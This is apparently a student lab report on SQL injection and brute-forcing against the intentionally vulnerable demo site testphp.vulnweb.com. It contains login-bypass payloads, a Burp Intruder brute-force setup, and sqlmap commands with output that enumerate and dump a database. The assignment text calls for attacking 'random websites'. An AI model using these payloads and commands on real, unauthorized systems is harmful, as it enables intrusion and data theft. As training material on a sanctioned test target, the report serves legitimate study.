


Project 1: Information Gathering and Exploitation

Task 1: Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)


Here the website is testphp.vulnweb.com

username and password form is vulnerable to sql injection .
using sql injection payload to login




The screenshot shows the login page of the 'acuart' application. The page has a header with the Acunetix logo and navigation links. A search bar is on the left. The main content area has a login form with fields for 'Username' and 'Password', and a 'login' button. The 'Username' field contains the payload 'gcd'or'1'='1'. Below the form, a message states: 'You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**.' The footer contains a warning: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may...'


Here we got logged in




Now performing the same injection via Burp Suite by passing The name and pass parameter as
 " gdc' or '1' = '1 : gdc' or '1' = '1"



Now Forward the POST request.




Here successfully signed in.




Using Burp Suite Intruder to brute force the login page:


After Configuring Proxy we Intercept the login post request




then forward the request to the intruder and add the positions for the payload and attack type "Cluster Bomb"



Now Select The Payload Type as Simple List and add the items for payload position 1.



Here Also Same As Position 1 for position 2.
And Then Start The Attack
we can also perform by word list.





After the attack result here we notice that there is "200" Status that means ok.
So we Check the Response of 12 payload of the column
i.e test : Test

Here we successfully passed The login page by Brute forcing

← → ↻ 🏠 testphp.vulnweb.com/userinfo.php 133% ☆ 📧 🔄 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB >>

 acunetix 

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

(test)

On this page you can visualize or edit you user information.


| | |
|---------------------|---|
| Name: | <input type="text"/> |
| Credit card number: | <input type="text" value="123456"/> |
| E-Mail: | <input type="text" value="test@gmail.com"/> |
| Phone number: | <input type="text" value="0712345678"/> |
| Address: | <input type="text" value="565"/> |

You have 1 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Task 2: Show some live cameras using Google hacking database.

After login we found posters in Browser categories. <http://testphp.vulnweb.com/listproducts.php?cat=1> is vulnerable for sql injection and trying to finding the database :



using sqlmap with -u for target url address and "--dbs" option is used to get the database list.

\$:~ sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> --dbs

```

L$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:13:01 /2022-04-08/

[20:13:02] [INFO] resuming back-end DBMS 'mysql'
[20:13:04] [INFO] testing connection to the target URL
[20:13:05] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7763=7763

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b716b71,(SELECT (ELT(5516+5516,1))),0x7171706b71),5516)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 8746 FROM (SELECT(SLEEP(5))))1PKW

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716b716b71,0x65437a7761e6b436f535468584e4e6b7870746f55766c635472667956516a75727065666d74694e,0x7171706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
---
[20:13:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:13:05] [INFO] fetching database names
[*] acuart
[*] acuart
[*] information_schema
[20:13:05] [INFO] fetched data logged to text files under '/home/astro/.local/share/sqlmap/output/testphp.vulnweb.com'

```

Found two database name :

[+] acuart

[+] information_schema

dbms database to enumerating using -D

enumerating the DBMS database table using --table

\$:~ sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart --tables

```
[20:14:49] [INFO] resuming back-end DBMS 'mysql'
[20:14:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7763=7763

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b716b71,(SELECT (ELT(5516=5516,1))),0x7171706b71),5516)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 8746 FROM (SELECT(SLEEP(5))))1PKW

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716b716b71,0x65437a77614e6b436f535468584e4eb7870746f55766c635472667956516a75727066566d746994e,0x7171706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
---
[20:14:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:14:50] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| certs  |
| categ  |
| featured |
| guestbook |
| pictures |
| products |
| users  |
+-----+
[20:14:50] [INFO] fetched data logged to text files under '/home/astro/.local/share/sqlmap/output/testphp.vulnweb.com'
```

After getting the names of the table. Now we enumerate the names of the column of the products table

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T products --columns

--columns :- Enumerate dbms table columns

```
[20:15:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:15:57] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| id          | int unsigned |
| name        | text |
| price       | int unsigned |
| rewritename | text |
+-----+-----+
[20:15:57] [INFO] fetched data logged to text files under '/home/astro/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 20:15:57 /2022-04-08/
```

Now we dump all the columns data

sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T products -C name,id,description,price,rewritename --dump

--dump :- Dump Database DBMS Table entries.

```
[20:16:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:16:35] [INFO] fetching entries of column(s) 'description,id,name,price,rewritename' for table 'products' in database 'acuart'
Database: acuart
Table: products
[3 entries]
+-----+-----+-----+-----+-----+
| name | id | description | price | rewritename |
+-----+-----+-----+-----+-----+
| Network Storage D-Link DNS-313 enclosure 1 x SATA | 1 | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK | 359 | network-attached-storage-dlink |
| Web Camera A4Tech PK-335E | 2 | Web Camera A4Tech PK-335E | 10 | web-camera-a4tech |
| Laser Color Printer HP LaserJet M551dn, A4 | 3 | Laser Color Printer HP LaserJet M551dn, A4 | 812 | color-printer |
+-----+-----+-----+-----+-----+

[20:16:35] [INFO] table 'acuart.products' dumped to CSV file '/home/astro/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
